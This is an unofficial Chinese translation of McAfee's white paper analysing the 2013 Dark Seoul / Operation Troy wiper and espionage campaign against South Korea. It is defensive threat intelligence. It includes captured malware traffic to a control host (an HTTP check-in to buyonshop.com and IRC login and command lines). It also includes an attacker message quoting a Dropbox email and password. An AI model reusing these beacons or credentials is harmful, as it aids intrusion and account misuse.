White Paper

McAfee
An Intel Company

Dissecting Operation Troy: Cyberespionage in South Korea

迈克菲实验室 Ryan Sherstobitoff，Itai Liba

首席技术官办公室 James Walter

剖析针对韩国的网络间谍活动 Operation Troy

非官方中文译文·安天技术公益翻译组 译注

文档信息			
原文名称	Dissecting Operation Troy: Cyberespionage in South Korea		
原文作者	Ryan Sherstobitoff，Itai Liba，James Walter	**原文发布日期**	2013 年 7 月 8 日
作者简介	Ryan Sherstobitoff 是迈克菲实验室威胁研究员。在此之前，他是熊猫安全公司的首席安全战略员，负责响应新兴威胁。 Itai Liba 是迈克菲实验室的高级安全研究员，是僵尸网络研究小组的成员。Itai 参与过移动漏洞研究和大型逆向工程项目，以及显示驱动程序的开发工作。 James Walter 是全球威胁情报运营总监，为首席情报官办公室管理着 MTIS（迈克菲威胁情报服务）。他专注于新威胁的研究，记录漏洞并开发相应的对策。 请参见本文的“作者简介”部分。		
原文发布单位	迈克菲实验室		
原文出处	http://www.mcafee.com/us/resources/white-papers/wp-dissecting-operation-troy.pdf		
译者	安天技术公益翻译组	**校对者**	安天技术公益翻译组
免责声明	• 本译文译者为安天实验室工程师，本文系出自个人兴趣在业余时间所译，本文原文来自互联网的公共方式，译者力图忠于所获得之电子版本进行翻译，但受翻译水平和技术水平所限，不能完全保证译文完全与原文含义一致，同时对所获得原文是否存在臆造、或者是否与其原始版本一致未进行可靠性验证和评价。 • 本译文对应原文所有观点亦不受本译文中任何打字、排版、印刷或翻译错误的影响。译者与安天实验室不对译文及原文中包含或引用的信息的真实性、准确性、可靠性、或完整性提供任何明示或暗示的保证。译者与安天实验室亦对原文和译文的任何内容不承担任何责任。翻译本文的行为不代表译者和安天实验室对原文立场持有任何立场和态度。 • 译者与安天实验室均与原作者与原始发布者没有联系，亦未获得相关		

	的版权授权，鉴于译者及安天实验室出于学习参考之目的翻译本文，而无出版、发售译文等任何商业利益意图，因此亦不对任何可能因此导致的版权问题承担责任。 • 本文为安天内部参考文献，主要用于安天实验室内部进行外语和技术学习使用，亦向中国大陆境内的网络安全领域的研究人士进行有限分享。望尊重译者的劳动和意愿，不得以任何方式修改本译文。译者和安天实验室并未授权任何人士和第三方二次分享本译文，因此第三方对本译文的全部或者部分所做的分享、传播、报道、张贴行为，及所带来的后果与译者和安天实验室无关。本译文亦不得用于任何商业目的，基于上述问题产生的法律责任，译者与安天实验室一律不予承担。

目录

执行摘要

当地时间 2013 年 3 月 20 日下午两点，韩国遭受了严重的网络攻击。这次网络攻击擦除了数万台计算机的硬盘，对受感染的组织带来了严重的损害。

迈克菲实验室的研究揭示了可能的攻击源头。虽然还未得到确切的结论，但是我们的分析提供了一个更清晰的画面。研究还表明，攻击可能涉及两个不同的组织。

这次攻击一开始被称为 Dark Seoul，现在我们将其称为 Operation Troy。分析表明，除了 MBR（主引导记录）擦除导致的数据丢失，该攻击事件还故意破坏网络等等。这些针对韩国目标的攻击实际上是一场隐秘间谍活动的结束篇。

攻击时间线

我们的分析揭示了攻击的时间线，如下所示。在本报告的后续部分，我们还会介绍一些其他因素，但是我们始终认为攻击者在启动擦除组件之前能够访问目标环境。

3 月 20 日的攻击针对韩国的银行和新闻机构：

1. 远程访问木马于 2013 年 1 月 26 日编译。
2. 擦除大量系统的 MBR 的组件编译于 1 月 31 日。
3. 首先利用远程访问木马对目标组织中的初始受害者发动鱼叉式网络钓鱼攻击，这可能发生于 3 月 20 日之前（可能是几个星期以前）。
4. 投放器编译于 3 月 20 日，即发动攻击的几个小时之前。
5. 投放器在受害组织的系统中传播，几分钟之内，MBR 就被擦除了。这发生于首尔时间 3 月 20 日下午 2 点左右。

国家赞助 or 网络恐怖主义？

我们尚不清楚攻击者是谁，但是我们的研究揭示了可能的攻击源头。各种线索显示，声称负责的组织只是烟雾弹，旨在掩盖攻击的真正来源。

对手

似乎参与该攻击的两个组织在此事件之前毫无联系。

- ***NewRomanic 网军组织***。与该组织有关的样本非常具有说服力。我们发现的大多数擦除工具包含字符串“principes”和“hastati”，这些字符串也出现于一个受攻击网站的网页弹出消息中。擦除工具还用其中一个字符串重写了 MBR。以下数据能够说明这一点：
  - 一些擦除工具的代码中包含字符串“principes”[1]和“hastati”[2]。相同的字符串还出现于韩国 Nocut 新闻网站的网页弹出消息中。该字符串是古罗马语，指的是军队，因此在这里指的是“网军”。该弹出消息甚至指出了参与该攻击的具体 hastati 部队。
  - 被发现的远程访问木马的一个创建路径包含“Make Troy”，这是文件夹“Work“的子目录。Troy（特洛伊）[3]指的是一个古老的罗马帝国领土，这一点又将攻击组织与罗马语引用联系了起来。

- ***Whois 黑客组织***。3 月 20 日 ,该组织攻击了网络提供商 LG+U 的网站。事件涉及了第二个攻击组织，这只是一个巧合吗？所有的证据表明，这两个组织有强烈的关联，但没有坚实的证据。我们发现，虽然 Whois 黑客组织和 NewRomanic 网军使用的擦除组件的运行方式不同，但是这两个擦除组件根本上是相同的。Whois 的 MBR 擦除组件包括与 LG+U 网站上的擦除组件相同的图形（在二进制资源文件中），只是其行为方式不同而已。但是，我们在主要可执行文件内发现了与 NewRomanic 网军擦除工具的结构相匹配的部分代码，所以 Whois 组织很可能投放了该擦除工具。

不管是不是国家赞助的，这些攻击都在削弱。与我们见过的其他攻击相比，该攻击的整体战术并不成熟。该攻击似乎针对目标使用以下技术：

- 窃取和保存数据，并宣称其窃取行为。公共新闻媒体只报道说成千上万的计算机的 MBR 被恶意软件擦除了，但实际上还有其他后果：攻击组织声称窃取了大量的个人信息。这种战术符合黑客活动的匿名操作等行为，他们宣称对攻击负责并泄露了一部分机密信息。
- 擦除 MBR 导致系统不可用，使得目标立即瘫痪。

分析

攻击动机是什么？攻击者为何选择这些目标？攻击成功地导致了 ATM 网络的显著破坏，同时拒绝资金获取。这种类型的攻击（恶意软件破坏金融机构的系统）在韩国已经不是第一次了。2011 年，同样的金融机构也遭受了恶意软件的 DoS 攻击。

攻击事件发生一天后（即 3 月 21 日），攻击者通过网页弹出消息的方式声称 NewRomanic 网军组织对攻击负责，并泄露了多家银行和媒体公司的个人信息。

他们还通过网页弹出消息的方式声称对大量机器的 MBR 数据擦除负责。Internet Explorer 的页面标题显示："Hey, Everybody in Korea????"

"Hi, Dear Friends, We are very happy to inform you the following news. We, NewRomanic Cyber Army Team, verified our #OPFuckKorea2003. We have now a great deal of personal information in our hands. Those includes; 2.49M of [redacted] member table data, cms_info more than 50M from [redacted]. Much information from [redacted] Bank. We destroyed more than 0.18M of PCs. Many auth Hope you are lucky. 11th, 12th, 13th, 21st, 23rd and 27th HASTATI Detachment. Part of PRINCIPES Elements. p.s For more information, please visit www.dropbox.com login with joseph.r.ulatoski@gmail.com::lqaz@WSX3edc$RFV. Please also visit pastebin.com."

恶意软件

此次攻击使用了一些类型的恶意软件。每个变种都有其特定的用途。报道只提到了擦除组件，但是实际上共有 3 个组件，其目的各不相同，能够协助攻击者的行动。

表 1：攻击组件

组件	目的	文件大小	编译日期
投放器木马	安装 MBR 擦除工具	418KB	2013 年 3 月 20 日
MBR 擦除工具	擦除磁盘 MBR	24KB	2013 年 1 月 31 日
远程访问木马	为攻击者提供后门访问	46KB	2013 年 1 月 26 日

该攻击的两个其他行为是：

- 使用 MBR 擦除组件破坏计算机，时间是 3 月 20 日。
- 在攻击之前的一段时间对目标进行远程访问，这种访问的持续时间尚未确定。

投放器木马

投放器木马主要用于下载能够破坏系统 MBR 的可执行文件。我们认为，攻击发生时，投放器木马利用被感染的补丁管理服务器（该服务器伪装为运行合法更新）传播。

投放器木马于 3 月 20 日编译，也就是在攻击发生的几个小时之前编译的。我们认为，攻击者在 3 月 20 日之前就能够访问目标环境。大量用户（30,000 多位）都在 3 月 20 日这一天遭受鱼叉式网络钓鱼攻击是不太可能的。

攻击者可能首先攻陷了组织内部的某个目标。然后，利用初始受害者的被感染系统进入其他系统并广泛地传播恶意软件。初始感染可能是鱼叉式网络钓鱼攻击。该后门程序于 1 月下旬编译。攻击者可能自 2 月份以来就隐蔽于目标网络中了。鉴于攻击者声称在擦除 MBR 之前就窃取了大量的信息，这个时间推测是合理的。

通过进一步分析，我们发现了其他的组件：

- 远程访问木马被感染了一些目标环境，特别是用于向数千台计算机发布更新的内部服务器。该木马变种于 1 月 26 日编译，被安全人员在 3 月 25 日检测到。迈克菲将这种威胁命名为 RDN/Generic PWS.y!io。该木马用 Microsoft Visual C ++版本 2.9 编译器创建，文件大小是 47 KB。

MBR 擦除工具

目前为止，我们已经发现了若干擦除工具；它们都是在 1 月 31 日编译的。擦除工具本身相对较小（24 KB），通过一个 418 KB 且于攻击当天编译的投放器木马进入目标系统。

当执行恶意软件后，主要投放器（9263e40d9823aecf9388b64de34eae54）创建文件 AgentBase.exe，即 MBR 擦除组件。该文件被放置在被感染用户的应用程序数据文件夹中，执行，并立即开始倒计时擦除系统，使其无法启动。此文件大约是在攻击发生的 2 个月前编译的。

主要投放器组件在攻击当天（首尔时间 3 月 20 日早上 4 点 7 分）编译。投放器安装擦除工具，而擦除工具就在下午 2 点左右破坏 MBR。一旦投放器执行，就会在几分钟之内擦除系统。因此，这些组件是在攻击者决定破坏这些机器时才传播的。

远程访问木马

很多人并不知道攻击者使用远程访问木马来感染内部服务器。攻击者利用这个内部服务器将擦除组件传播至成千上万的计算机。远程访问木马大小为 46 KB，于 1 月 26 日编译，也就是 MBR 擦除工具被编译的 5 天前。

正如之前所说，我们已经确定了攻击者在擦除系统之前就能够访问目标环境。远程访问木马可能是通过鱼叉式网络钓鱼攻击感染内部计算机的。通过这个被感染的系统，攻击者就能够访问其他内部资源了。该木马旨在运行于 Internet Explorer；它启动 Internet Explorer 的一个隐藏实例，并自我注入到正在运行的进程中。



图 1：进程监视器显示远程访问木马启动了一个 Internet Explorer 实例

木马立即修改注册表中的属性，以允许远程连接到系统。

追溯攻击者

将恶意软件追溯到开发者并不总是很容易。大多数攻击者非常谨慎，以确保它们无法被追踪。这在诸如网络间谍的活动中尤其重要，其目的就是不被发现。

在分析中，我们发现了攻击组件的大量独特属性；这些标识使得我们能够将具体样本与特定攻击组织联系起来。

虽然两个组织都声称对攻击负责，但是我们发现擦除组件的变种来自 NewRomanic 网军组织。

虽然 Whois 黑客组织声称攻击了 LG+U 的网站，但我们只能将其与一个擦除工具样本联系起来，而且该擦除工具的运行方式也不同于其他擦除工具。Whois 擦除工具大小为 236 KB，于 3 月 19 日编译；而其他的擦除组件只有 24 KB。Whois 擦除工具也包含更多的函数。因此，我们可以明确地将 NewRomanic 与韩国金融机构网络的 MBR 擦除工具样本联系起来。NewRomanic 将继续是攻击的主要嫌疑人。

确认了 NewRomanic 和已知擦除工具样本之间的联系之后，我们发现了大量样本包含字符串“hastati”或“principes”。

表 2：与 NewRomanic 网军组织有关的擦除工具样本

样本 MD5	编译日期	检测名称
db4bbdc36a78a8807ad9b15a56	2013 年 1 月 31 日	KillMBR-FBIA
5fcd6e1dace6b0599429d913850	2013 年 1 月 31 日	KillMBR-FBIA
f0e045210e3258dad91d7b6b4d	2013 年 1 月 31 日	KillMBR-FBIA

不仅大多数擦除工具样本与 NewRomanic 有关，远程访问木马也与该组织有关。该木马的创建路径中提到了 Troy，这与该组织的古罗马语引用一致。

```
                dd 1
aZWorkMakeTroy3 db 'Z:\Work\Make Troy\3RAT Project\3RATClient_Load\Release\3RATClient'
                db '_Load.pdb',0
                align 10h
aA              db 'á',27h,0            ; DATA XREF: .rdata:004092C8↑o
                align 4
```

图 2：名为 Troy 的远程访问木马，这将攻击与 NewRomanic 网军组织联系了起来。

代码分析

两个组织声称对攻击负责，这种情况极不寻常。虽然没有进一步的信息来表明他们的身份或动机，但是我们有理由怀疑他们其实是同一个组织。代码分析显示这两个组织的样本非常类似。

Whois 黑客组织的样品与当地时间 3 月 19 日下午 1 点 57 分编译，而 NewRomanic 投放器则于当地时间 3 月 20 日早上 4 点 7 分编译。针对韩国银行、媒体和 LG+U 的攻击大约发生在当地时间 3 月 20 日下午 2 点。

迈克菲实验室从代码层面上调查了两组样本的异同。尽管 NewRomanic 擦除工具的大小为 24 KB，Whois 擦除工具的大小为 236 KB，但是我们确实发现了代码的相似性。Whois 样本是一个组件的投放器，该组件类似于 NewRomanic 网军组织所使用的组件。我们发现了大量的相同子程序和代码段，它们只有轻微的差别。这些相似性表明：有效负载的代码基于相同的初始代码，被嵌入到不同的投放器中。

表 3：子例程区别的分析

Whois 样本	NewRomanic 样本	不同函数的数量
_alloca_probe	_alloca_probe	完全匹配
sub_4078C0	loc_40291F	15
sub_4030A0	loc_302f40	17
loc_404f54	loc_403169	1
loc_4033a1	loc_4084ee	完全匹配
loc_4065f4	loc_403694	完全匹配
start	sub_401870	13
sub_402D02	sub_407BC9	0
sub_407c7a	sub_402DB3	10
sub_4083F5	sub_40327D	4
sub_403770	sub_409980	完全匹配

揭开“Troy 行动”的神秘面纱

针对韩国的持续性间谍活动：2009-2013 年

各种报道介绍了发生于 2013 年 3 月 20 日的所谓的 Dark Seoul 事件，但是只提及了 MBR 擦除工具组件。分析人员调查了该事件的许多细节，多数分析人员认为这是一次孤立但明确协调的攻击。但是，迈克菲实验室发现还有很多信息没有被报道出来。我们的分析揭示了一个秘密的间谍活动。

通常，这样的 APT（高级持续性威胁）活动会针对多个国家的各个部门，但是 Troy 行动（现在这样称呼此次攻击事件）仅仅针对韩国。

通过分析恶意软件样本的独特属性，我们发现“Troy”木马家族的初始代码是在 2010 年创建的，木马 HTTP Troy 投放的另一个组件也是在 2010 年创建的。这些攻击使用的恶意软件专门针对韩国编译，而且在二进制文件中使用韩语资源。恶意软件与合法的韩国域名相关，这些域名运行一个公告板并向 PHP 页面发送特定的命令来创建 IRC（互联网中继聊天）通道并接收命令。



图 3：针对性攻击 Dark Seoul 在 2013 年 3 月达到顶峰，但其历史可以追溯到至少 2009 年，即木马源代码初次编译时。恶意软件的后续变种也参与了此次攻击。

迈克菲实验室已经确定，间谍活动发生于 3 月 20 日的攻击之前，最有可能是为了获得目标的情报或在其他一些方面使攻击者受益。这种间谍活动一直是隐蔽的，通过研究和协作才得以发现。我们也怀疑，在擦除系统之前，攻击者就了解了其中运行的安全软件，这是因为攻击使用的一些变种伪装为反恶意软件更新文件。

在此次攻击之前，攻击者已经利用各种自定义工具隐蔽了若干年。对 Dark Seoul 的调查显示，至少自 2009 年开始针对韩国的间谍活动就开始了。这次攻击行动基于相同的代码，试图渗透特定的韩国目标。因为“Troy”一词不断地出现于恶意软件的编译路径字符串中，我们将其称为 Troy 行动。此次攻击事件的主要嫌疑人是 NewRomanic 网军组织，该组织经常在其代码中使用罗马和古典术语。在分析攻击事件之前的恶意软件组件时，我们发现了相似和相同的属性，这使得我们将其与 3 月 20 日攻击所使用的 3Rat 远程管理工具客户端和追溯到 2010 年的样本联系起来。另外，我们发现攻击者事前访问受害者的网络，上传 MBR 擦除组件并加以传播。被称为“10 Days of Rain”的活动可能就是 Troy 行动的副产品 分析表明 恶意软件 Concealment Troy 用于这些攻击中。

工具和战术

NSTAR：2010-2011 年

NSTAR 似乎是 Troy 家族的第一个产品版本。该木马基于 2009 年初次出现的军事间谍活动的恶意软件创建，Troy 家族的后续变种以与 NSTAR 相同的方式使用组件。它包括一个共享的 DLL（bs.dll），该 DLL 出现于 2010 年和 2011 年的变种中。后续变种使用修改后的版本 HTTPSecurityProvider.dll，它所使用的文件映射函数几乎与 bs.dll 相同。大多数变种都是从”Work”目录编译的，所有版本都是这样。DLL 使用微软 Visual C++ 版本 6 编译。这些迭代发现于 2010-2011 年。

NSTAR bs.dll 的调用图与 HTTP Troy 的完全一样。它们的编译时间相隔至少一年。



图 4：NSTAR 变种的 bs.dll 的调用图



图 5：HTTP Troy 变种的 bs.dll 的调用图

该 DLL 被编译于 2011 年 3 月 3 日，包括在 2010 年年底编译的 OCX 组件。OCX 使用了一个非常不同的编译路径，但后门 bs.dll 与后续版本的基本相同。

“Work”目录的路径如下所示 ,该目录也用于编译于 2013 年的 Troy 变种 Concealment Troy 和 3Rat Client。

E:\Work\BackUp\2011\nstar_1103\BackDoor\BsDll-up\Release\BsDll.pdb

在该变种中，我们还发现了一个文件映射函数，该函数与大多数较新版本的一致。开头的独特字符串“FFFFFFF”是相同的，之后的变种也是如此。

```
call    sub_4022A0
push    offset aFffffff198468c ; "FFFFFFF-198468CD-6937629023-EF90000000"
push    0                      ; bInheritHandle
push    4                      ; dwDesiredAccess
call    ds:OpenFileMappingA ; OpenFileMappingA:
```

图 6：NSTAR 的文件映射功能

该恶意软件创建了一个 IRC 通道来接收实时命令，这与军事间谍恶意软件的做法一致。

```
GET /upload/page/login_ok.php?no=0&id=HA000C29248180
[0]&sn=29930640&sc=1687e1b88b752906a9788bcde8af2252 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: buyonshop.com

HTTP/1.1 200 OK
Date: Sat, 25 May 2013 18:29:06 GMT
Server: Apache
X-Powered-By: PHP/4.4.9
Content-Length: 2
Connection: close
Content-Type: text/html
```

图 7：NSTAR 以 HTTP 作为主通道与其控制服务器通信

Chang 和 EagleXP：2010 年

2010 年的另一个变种 EagleXP 与 NSTAR 和 HTTP Troy 紧密相关，使用和它们同样的组件。EagleXP 使用下述编译路径：

D:\VMware\eaglexp(Backup)\eaglexp\vmshare\Work\BsDll-up\Release\BsDll.pdb

在 2010 年后的其他恶意软件中，我们也发现了“Work”目录，编译于 2010 年 5 月 27 日的一个变种也包含了非常相似的编译路径。我们能够从控制服务器获得一些流量。

D:\\Chang\\vmshare\\Work\\BsDll-up\\Release\\BsDll.pdb

5 月 27 日的变种称为 Chang，与其他 Troy 变种的运行方式相同，而且使用相同的 bs.dll。一家韩国制造网站既托管控制服务器，也托管着 IRC 服务器。

```
00000000 | 5041 5353 2054 6561 6368 696E 6749 7342 | PASS TeachingIsB
00000010 | 656C 6965 7669 6E67 0D0A 4E49 434B 2075 | elieving..NICK u
00000020 | 5E30 3030 4332 3935 4335 4445 430D 0A55 | ^000C295C5DEC..U
00000030 | 5345 5220 6E6F 626F 6479 2075 6E6B 6E6F | SER nobody unkno
00000040 | 776E 2075 6E6B 6E6F 776E 203A 6E6F 6E61 | wn unknown :nona
00000050 | 6D65 0D0A                               | me..
```

图 8：被感染系统的出站流量

```
PRIVMSG x^231112352643[1] :5rIJeKmxW8Yst/Y3SSbXKWr9D9yit+nrcXcZ7yUt1cpZGUuqjmZYeRZCWq/ZGuEfC69hZTTFPCPoX5hq6G18FZ
JOIN #god
PRIVMSG x^231112352643[1] :6h/mOzpA3tUxvLkhtRpC/CHvEECfc+21L3BQmmXn522vTBXoOYabaIwTxmHIyaHqSQRfkZEnhUG7VcWTg5/3BC
PRIVMSG x^231112352643[1] :ro01GCB2d1ttkPUBb05OYMV qeHmbmhZOgmeBjbYkEcjoFFtkmxDhcMKMmZOvDxZ2NmrWe1069 vQ/7eEcMG48
PRIVMSG x^231112352643[1] :vLzOX8DXfsD+yHBZOKNFdUCknKJ1PTzYt0a7MiEveBcLBTPxNwF71/sIE1trzDFm3F+XRt2pjhGvbVGTEIGfNr
PRIVMSG x^231112352643[1] :yfNdQLOonQ70Ek/FT/52IjSwGn6oQ8BGTpOEzY3ORnFqRoSEwVOC6ns79MTXbR03kII9fro6EzyTfMOZjSctOv
PRIVMSG x^231112352643[1] :6if28uf7apFqQb1JCxD0A5GzC03F1dLUMfyn1RuuwJI9S8c13Wr8yrbtoix/hNJLznXOsDLCzTP2ERgHTX2DIe
```

图 9：恶意软件通过 IRC 与控制服务器建立通道

Chang 和 EagleXP 基于与 NSTAR 和后续变种相同的代码。这些相似之处说明攻击者针对韩国目标已经超过 3 年了。

IRC 僵尸网络的结构



图 10：恶意软件家族及其控制服务器

在调查中，我们分析了攻击者的控制僵尸网络，该僵尸网络一直使用到 2013 年。基础设施依赖于托管 IRC 服务器的受感染的韩国网站。反过来，受感染的客户端使用 RSA 加密 YuIRCS 服务器通信，并且使用从微软加密 API 库导入的函数。

